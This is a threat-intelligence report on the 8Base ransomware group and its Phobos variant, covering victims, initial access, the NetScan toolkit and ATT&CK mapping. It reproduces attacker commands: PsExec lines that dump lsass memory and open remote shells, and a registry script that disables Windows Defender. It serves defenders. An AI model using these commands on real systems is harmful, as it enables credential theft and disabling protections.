Almond • AMOSSYS

DISSECTING 8BASE: THE ANATOMY OF A CYBERCRIMINAL THREAT ACTOR

SUMMARY

This report jointly prepared by **ALMOND CWATCH and AMOSSYS** teams highlights the connection between **8Base,** a group of cybercriminals targeting small companies since 2022 and **Phobos**, a well-known ransomware used in the wild since 2019 and primarily targeting **Windows systems**. 8Base was mainly active during the end of 2023, and we've recently seen its reappearance in October 2024, which prompted us to publish this document.

In this document, you will find a threat profile of 8Base Threat Actor Group (TAG) followed by a deep forensic analysis on a specific case. Finally, this document brings out the results of our reverse engineering study of one variant of this ransomware, using a known Phobos strain.

PART 01.

8BASE THREAT ACTOR'S PROFILE

1.1 Familiar patterns and distinct features in the ransomware world

At the end of 2023 and the beginning of 2024, our CERT intervened for several organizations who were victims of 8Base group. It was during this period that the group ran a campaign against many French organizations. There was no geopolitical justification against France that could explain this spike in attacks at that time, which leads us to confirm that we are dealing with a group driven by financial motives. However, we suspect an IAB (Initial Access Broker) or an affiliate during this period might be specialized in targeting French organizations. 8Base mainly targets small and medium-sized businesses, which are particularly vulnerable due to their limited cyber security investments.


FIRST APPEARANCE IN 2022

TARGETS SMALL AND MEDIUM-SIZED BUSINESSES

ORGANIZATIONS LOCATED IN EUROPE AND NORTH AMERICA

Figure 1: 8Base key points

8Base has published detailed information about its intentions via its various communication channels: blog, interview, Telegram channel, etc. The group presents itself as "honest, straightforward pentesters" who expose security flaws in their victims' organizations, including privacy-conscious entities due to "the importance of their employees' and customers' data". They claim to "offer companies the fairest terms for the return of their data[1]". Alongside its extortion activities, the group also buys previously leaked data and engages in partnerships with data leak sites.



Below is a list of companies that either have considered their financial gain to be above the interests of their partners / individuals who have entrusted their data to them or have chosen to conceal the fact that they have been compromised.

Figure 2 – 8Base DLS front page




Figure 3 - Number of public victims per month since 2023[2]





Figure 4 - Number of public French victims since 2023

[1] 8Base leak site
[2] It is likely that some victims have not been advertized. Source: Darkfeed and 8Base blog

1.2 A straight shooter

The average time observed between the intrusion, the payload deployment and detonation on the incidents we handled is two days. It corresponds to what is observed in other groups. Although the two days' time frame between the intrusion and the deployment sounds short, other ransomware actors managed to perform such offensive operation in less than a day. It can even drop to five hours (https://therecord.media/ransomware-deployment-dwell-time-decreasing). To put things into perspective, in 2022, the average time was 4,5 days.
Affiliates do not have specific characteristics. The group maintains strong ties with Initial Access Brokers (IAB). However, the 8Base group itself has not published anything on its Telegram channel since November 2023 and the authors behind it have been inactive since at least September 2024.


3 октября 2023

8BASE
Yesterday our X-twitter account was blocked due to violations of community rules. we really don't know what caused it, but nevertheless, subscribe to the new account @8BASEH0ME

👍 3 😢 2 ❤️ 1 👁 7257 📌 5:53 AM

1 комментарий

8BASE закрепил(а) «Yesterday our X-...»

5 ноября 2023

8BASE
We have updated the site link

http://xb6q2aggycmlcrjtbjendcnnwpmmwbosqaugxsqb4nx6cmod3emy7sad.onion/

👍 11 ❤️ 2 👏 1 👁 6973 📌 8:22 AM

24 комментария

8BASE закрепил(а) «We have updated ...»

9 января

The owner of this channel has been inactive for the last 5 months. If they remain inactive for the next 28 days, they may lose their account and admin rights in this channel. The contents of the channel will remain accessible for all users.

7 февраля

Вы подписались на канал

Figure 5 - Screenshot taken on the channel of 8Base

Although we noticed that their DLS was down in September 2024, the group seemed to have resumed its activities in October as new victims have been advertised on their wall of shame. So far, there are no clear reasons for the short lack of activities from the 8Base group. No public arrests have been announced by authorities that could account for this change in behavior.
When preparing for their attacks, 8Base chooses its tools in a wide range of public and available offensive software (see the **Focus on the Netscan** toolbox part analyzing the threat actor's toolbox in which we break down their preparation - T1588). We can note that 8Base does not innovate in their tools but rather focus on their profitability by prioritizing the outcome of multiples campaigns, by targeting specific organizations that do not consider security as a priority. This kind of preparation was already observed in multiples recent ransomware cases and is largely documented and known since Conti leak in 2022.


We're going to see that the signature of 8Base resides in the Phobos ransomware, used on every known victim of 8Base. By itself, Phobos is known and used since 2018, and was created from ransomware used by Arma Crysis and Dharma in 2016. We have found a new Phobos strain in recent analysis used by 8Base that differs from precedent analysis.

1.3 Distinct moves : observations based on the malware analysis

We assume with a high level of confidence that the nature of the threat actor is criminal, motivated by a mercantile objective.

According to the report published by Talos[3], the 8Base and Faust groups are known to use zohomail.eu and onionmail.com addresses. It is important to note that the ransomware developers continuously update the list of extensions used to name encrypted files. This information is used as a protection against multiple encryptions of the same file with different strains of the virus. However, our studied implant observed during some of our investigations renames files with the **`.LUCK`** extension and does not consider the **`.8base`** extension present in the implant studied by Talos (see extracted configurations).


[3] https://blog.talosintelligence.com/deep-dive-into-phobos-ransomware/



```
index: 0×7  offset: 0×410868   size: 1160  enc size: 1168

═══════════════ PLAIN TEXT ═══════════════
8base;actin;DIKE;Acton;actor;Acuff;FILE;Acuna;fullz;MMXXII;6y8dghklp;SHTORM;NURRI;GHO
ST;FF6OM6;MNX;BACKJOHN;OWN;FS23;2QZ3;top;blackrock;CHCRBO;G-
STARS;faust;unknown;STEEL;worry;WIN;duck;fopra;unique;acute;adage;make;Adair;MLF;magi
c;Adame;banhu;banjo;Banks;Banta;Barak;Caleb;Cales;Caley;calix;Calle;Calum;Calvo;deuce
;Dever;devil;Devoe;Devon;Devos;dewar;eight;eject;eking;Elbie;elbow;elder;phobos;help;
blend;bqux;com;mamba;KARLOS;DDoS;phoenix;PLUT;karma;bbc;CAPITAL;WALLET;LKS;tech;s1g2n
3a4l;MURK;makop;ebaka;jook;LOGAN;FIASKO;GUCCI;decrypt;OOH;Non;grt;LIZARD;FLSCRYPT;SDK
;2023;vhdv
```

Figure 6 - List of the extensions present in the implant analyzed by Talos



```
Luck;actin;DIKE;Acton;actor;Acuff;FILE;Acuna;fullz;MMXXII;6y8dghklp;SHTORM;NURRI;GHO
ST;FF6OM6;MNX;BACKJOHN;OWN;FS23;2QZ3;top;blackrock;CHCRBO;G-STARS;faust;unknown;STEE
L;worry;WIN;duck;fopra;unique;acute;adage;make;Adair;MLF;magic;Adame;banhu;banjo;Ban
ks;Banta;Barak;Caleb;Cales;Caley;calix;Calle;Calum;Calvo;deuce;Dever;devil;Devoe;Dev
on;Devos;dewar;eight;eject;eking;Elbie;elbow;elder;phobos;help;blend;bqux;com;mamba;
KARLOS;DDoS;phoenix;PLUT;karma;bbc;CAPITAL;WALLET;LKS;tech;s1g2n3a4l;MURK;makop;ebak
a;jook;LOGAN;FIASKO;GUCCI;decrypt;OOH;Non;grt;LIZARD;FLSCRYPT;SDK;2023;vhdv
```

Figure 7 - List of the extensions present during the analyzed campaign

We present several hypotheses to justify this behavior:

- **The campaign from which our studied implant of 8Base is derived has been generated at the same time as the one analyzed by Thalos. These campaigns don't reference the other one in their configuration.** This would mean that a change has occurred in the update of previous extensions in the configuration file which seems to be the most likely hypothesis.

- **8Base would be at the origin of both versions of the implant and would have the ability to avoid double infection** (and therefore double encryption). However, the use in parallel of two extensions by the same group seems of little use at first glance.

- **Someone else has access to the source code of Phobos and doesn't update correctly the previous extensions in the configuration file.** This could indicate that some developers are using custom versions of Phobos strain with the same methodologies as 8Base for personal financial reasons without going through the standard affiliate's programs. However, the use of the same public key as in previous implants could invalidate this hypothesis.

PART 02.

USUAL KILL CHAIN OF 8BASE

In this part, we will detail the usual course of action that led 8Base affiliates to successfully penetrate Information Systems of their victims, regarding the Mitre ATT&CK framework. We will cover the Techniques and Procedures for every step and every Tactics of the Kill Chain.


2.1 Initial Access

In observed cases, initial accesses have been made through 3 main techniques:

- Password spraying on VPN accounts without MFA (T1110.003)
- Bruteforce of exposed authentication portals with login interfaces without MFA (T1110)
- Purchasing compromised valid accounts from initial access brokers (T1650)

INVESTIGATION

The group and its affiliates' Telegram channel was regularly active with account resales, indicating that the group is involved in such activity. Additionally, we have observed cases suggesting account resales, particularly noting discrepancies between the initial compromise date and the onset of malicious activities:



May 14

x1x0

8BASE
We have updated the site link http://xb6q2aggycmlcrjtbjendcn...

I'm search database reseller for for cooperation, I have a team and many databases, the latest ones, and we work every day with new dumps. Profitable for you%

我是尋找合作的資料庫經銷商，我有一個團隊和許多資料庫，都是最新的，我們每天都在處理新的轉儲。 為您帶來利潤%

4:27 AM

Byte (CHECK BIO)
Forwarded from Byte Documents / PSD Drawing Service (Byte (CHECK BIO))
VERIFIED GEMINI ACCOUNT AVAILABLE PREMADE
PRICE: $150 🔥

DM: @bytedocuments / @bytefakedocuments

412 12:04 PM


Kdot. joined the group via invite link

Figure 8 - Cybercriminals sharing data and access on 8Base's channel

2.2 Lateral Movement & Privilege Escalation:

FOCUS ON THE HACKING TOOLBOOX

NetScan is a network scanning tool used to identify active devices, open ports, and available services within a network. NetScan can be either a legitimate administrative tool or a post-exploitation tool used by attackers to expand their reach within a compromised environment. NetScan is frequently used by ransomware groups for post-exploitation purposes, often leveraging existing scripts from other threat groups. Attackers use it to scan compromised networks, identify vulnerable systems, and gather intelligence that aids in lateral movement or privilege escalation. By repurposing pre-existing tools and scripts, ransomware operators can quickly deploy effective tactics without needing to develop new methods, accelerating their attacks within the victim's infrastructure.



SoftPerfect Network Scanner [PORTABLE]
File View Actions Options Bookmarks Help
Start Scanning

IPv4 From 10 . 0 . 0 . 107 To 10 . 0 . 0 . 108
IPv4 From 172 . 16 . 0 . 1 To 172 . 16 . 0 . 254
IPv4 From 172 . 27 . 17 . 0 To 172 . 27 . 17 . 0
IPv4 From 172 . 27 . 72 . 27 To 172 . 27 . 72 . 27
IPv4 From 192 . 168 . 0 . 1 To 192 . 168 . 0 . 254
IPv4 From 192 . 168 . 1 . 1 To 192 . 168 . 1 . 254

IP Address	Host Name	LAN Group	Free Space	Total Space	TCP Ports	NIC Vendor	Logged User	Disk Drives	Terminal Sessions	User Accounts
192.168.2.10			110 GB	271 GB	445, 3389	VMware Inc.	2 x Administrator,	A:, C:, D:	RDP-Tcp#14:	Administrator, Guest, krbtgt, Defaul
C$			110 GB	271 GB						
ADMIN$			110 GB	271 GB						
SYSVOL										
NETLOGON										
IPC$										
Netwrix			110 GB	271 GB						
Netwrix			110 GB	271 GB						
192.168.2.65			110 GB	271 GB	445, 3389	VMware Inc.	2 x Administrator	A:, C:, D:	RDP-Tcp#14:	Administrator, Guest, krbtgt, Defaul
C$			110 GB	271 GB						
ADMIN$			110 GB	271 GB						
SYSVOL										
NETLOGON										
IPC$										
Netwrix			110 GB	271 GB						
Netwrix			110 GB	271 GB						
192.168.2.20			81.2 GB	339 GB	445, 3389	VMware Inc.	4 x Administrator,	A:, B:, C:, D:, E:	RDP-Tcp#9:Administrator	Administrator, Guest, krbtgt, Defaul
			16.1 GB	200 GB						
			16.1 GB	200 GB						
TPC			33.0 GB	99.5 GB						
Support			16.1 GB	200 GB						
			16.1 GB	200 GB						

Figure 9 – SoftPerfect Network Scanner ‘Netscan’ interface

Here is an example of a criminal toolkit inside the Netscan folder found during an incident response:



netscan.lic
netscan.xml
oui.txt
procdump64.exe
PsExec.exe
rdp.exe
dump.bat
newuser.bat
zam.bat
RDPport.bat
OFFDefender.bat
start.bat
netscan.exe
service-names-port-numbers.csv

Figure 10 - Dropped hacking toolbox on a Windows computer


During our investigations, we observed that the attacker places their entire post-exploitation toolkit in the **C:\Perflogs** and **C:\ProgramData** folders, as these folders are usually not monitored by the user. Standard users can also run executables and scripts from the ProgramData folder which makes it a perfect place to draw up their toolbox.

All these files contain the necessary tools for attackers to continue their attack:

- Establish local persistence on the machine, via the newuser.bat script (T1136.001)
- Deploy a remote access tool, such as Anydesk or TeamViewer (T1219)
- Extract credentials from the machine using tools like Procdump or Mimikatz, via the dump.bat script (Extract lssas.exe memory thought procdump64.exe) (T1003.001)
- Disable antivirus software (See the later script) (T1562)
- Enable RDP on a remote server (OpenRDP.bat, by opening rdp throught netsh and enabling rdp through registry) (T1021.001)
- Spread to other machines via PsExec reusing compromised accounts (T1021.002)
- Deploy the ransomware (start.bat, copy and execute the ransomware strain via SMB) (T1486)

All these scripts are available in the appendix. Please note that other scripts are often visible during the use of this kind of toolbox. Similar scripts were used and referenced in other campaigns such as Trigona Ransomware[4].

These scripts are regularly shared by ransomware affiliates as they are still effective today. This makes the attack almost turnkey for attackers, who only need to click specific buttons and follow a predefined script to successfully carry out the attack:



☑ ZAM	psexec.exe -accepteula -nobanner -h -s \\%0 -c zam.bat	
☑ RDP port	psexec.exe -accepteula -nobanner -s \\%0 -c RDPport.bat	
☑ Dump	psexec.exe -accepteula -nobanner -s \\%0 -c procdump64.exe -ma lsass.exe c:\lsass_001.dmp -accepteula	
□ PsExec open RDP	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c openrdp.bat	Ctrl+O
☑ PsExec open RDP	psexec.exe -accepteula -nobanner -h -s \\%0 -c openrdp.bat	
□ ZAM	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c zam.bat	
□ PsExec new User	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c newuser.bat	
□ PsExec new user	psexec.exe -accepteula -nobanner -s \\%0 -c newuser.bat	
☑ PsExec CMD	psexec.exe -accepteula -nobanner -s \\%0 cmd	

Figure 11 – Netscan script interface

Attackers and especially ransomware groups such as 8Base also often use off-the-shelf tools to disable antivirus software. These can include batch scripts designed to turn off antivirus protection, binary files that act as antivirus programs themselves and crash existing antivirus software, or binaries specifically crafted to disable antivirus programs.

Below is a non-exhaustive list of files/tools used by the attacking group:

- Offdefender.bat
- uninstallSophos.bat
- SuppTrendMICRO.BAT
- removesophos.bat
- DefenderControl exe
- Huorong SysDiag

These scripts and binaries are often undetected by conventional antivirus programs because they are either used by administrators or do not contain specific malicious code that traditional antivirus detection functions are designed to identify.

```
REG_DWORD /d 0 /f
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender” /f /v
DisableAntiSpywareb /t REG_DWORD /d “00000001”
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender” /f /v
AllowFastServiceStartup /t REG_DWORD /d “00000000”
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender” /f /v
ServiceKeepAlive /t REG_DWORD /d “00000000”
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time
Protection” /f /v DisableIOAVProtection /t REG_DWORD /d “00000001”
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time
Protection” /f /v DisableRealtimeMonitoring /t REG_DWORD /d “00000001”
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet” /f
/v DisableBlockAtFirstSeen /t REG_DWORD /d “00000001”
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet” /f
/v LocalSettingOverrideSpynetReporting /t REG_DWORD /d “00000000”
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet” /f
/v SubmitSamplesConsent /t REG_DWORD /d “00000002”
REG ADD “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinDefend” /f /v Start /t
REG_DWORD /d “00000004”
```

Figure 12 - Extract from offdefender.bat

[4] https://unit42.paloaltonetworks.com/trigona-ransomware-update/

Example:
This script modifies Windows Registry settings to disable User Account Control (UAC) and various features of Windows Defender, including real-time protection, antispyware, and sample submission, thereby reducing security measures and allowing potentially malicious activities to bypass these protections (T1562.001).

The use of these tools is particularly effective against small organizations due to their lack of supervision over security tools:

- Small businesses often lack dedicated teams to actively monitor their antivirus consoles, leading to a false sense of security.
- In some cases, IT staff only review these alerts through weekly or monthly reports.
- Many alerts related to these tools may be classified as low priority rather than critical, causing them to be ignored amidst the noise of numerous notifications.


Once initial access is obtained, the attackers need to consolidate their hold onto the network. The group then looks for additional systems to compromise so it can elevate their privileges. The group is doing so through:

- Extensive scanning (T1046 and T1135) in search of access on Windows environments via unpatched servers (T1068)
- Reuse of VPN/AD accounts (T1078.002 - probably obtained through IAB) enabling access to servers, allowing attackers to connect to servers via RDP[5] (T1021.001)
- Deployment of a NetScan toolbox in compromised Windows machines (T1588)

Note: No specific or 0day/1day vulnerability exploitation has been observed during our investigation

Netscan forensics insight and tips:

Any .xml files present in the folder Netscan contain used credentials and previous machines in cache by the attacker. Collecting all these files on compromised machines can be a quick win during incident response to identify the affected perimeter:



```
<credentials>
  <item>
    <id>{12AA6206-BE96-4E4A-A9C6-CE8F9C86C18A}</id>
    <user>XXXXXXXX\Administrateur</user>
    <pass>SmLrEuW+L07bxqiP84bwig==</pass>
    <info></info>
    <cache>
      <item>10.10.2.128</item>
      <item>10.10.2.135</item>
      <item>10.10.2.84</item>
      <item>10.10.2.158</item>
      <item>10.10.2.86</item>
      <item>10.10.2.138</item>
      <item>10.10.2.66</item>
    </cache>
  </item>
  <item>
    <id>{4755789C-4C59-4395-A25D-D1302682D0A1}</id>
    <user>XXXXXXXX\sav_mailboxes</user>
    <pass>0Hg0RypM8EPQXbcwSYLhoQ==</pass>
    <info></info>
    <cache/>
  </item>
  <item>
    <id>{D24D8C36-29A5-426D-BB51-986C2FB0340B}</id>
    <user>XXXXXXXX\adm-sem042</user>
    <pass>Yowf0uUpA0PIUfxsGbAEC32MFdLwKTRDnlE=</pass>
    <info></info>
    <cache/>
  </item>
  <item>
    <id>{4B0EE9D3-87A8-4CA1-9942-53CFE239E4BA}</id>
    <user>admin</user>
    <pass>tek9S5iHk0yvQhvP0TnUuuDpOEvuh5BMqUJkz8M5</pass>
```

Figure 13 - Extract of an .xml file

[5] This is possible due to the lack of network segmentation and access policy on Windows environment by default, that allows standard users to connect via SMB on all servers with the initial access.

2.3 Exfiltration

After having identified data via RDP (T1021.001), the attacker will drop a new tool named **Rclone** on an infected machine that has access to the interesting file server.

